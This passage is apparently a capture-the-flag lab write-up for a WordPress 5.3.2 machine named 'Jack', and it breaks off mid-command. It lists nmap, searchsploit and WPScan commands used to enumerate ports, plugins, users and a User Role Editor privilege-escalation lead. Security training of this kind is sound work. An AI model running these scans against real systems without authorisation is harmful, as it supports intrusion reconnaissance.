
Jack's Creepy Twin Chronicles. WordPress 5.3.2 on Apache 2.4.18. Ports 22 and 80. My little ethical hacker heart was all aflutter.
Initial Enumeration

Added the target to /etc/hosts, then Nmap while browsing the site:
nmap -sC -sV -p- -T4 10.145.146.236
Searchsploit surfaced an RCE for WordPress 5.3.2, but something wasn't sitting right. Broader search:
searchsploit wordpress priv

Found it: WordPress Plugin User Role Editor < 4.25 - Privilege Escalation. That's the path.
Ran the vuln scan for good measure:
nmap -sS -Pn -sC -sV --script=vuln -T4 -A 10.145.177.54 -oN jack_nmap_result.txt
Usernames, versions, vulnerabilities, the works. Then WordPress plugin enumeration:
nmap -sV --script http-wordpress-enum 10.145.177.54
WPScan Enumeration

wpscan --url http://10.145.177.54 --enumerate ap --connect-timeout 10 --detection-mode aggressive --plugins-detection mixed
wpscan --url http://10.145.177.54 --enumerate u --connect-timeout 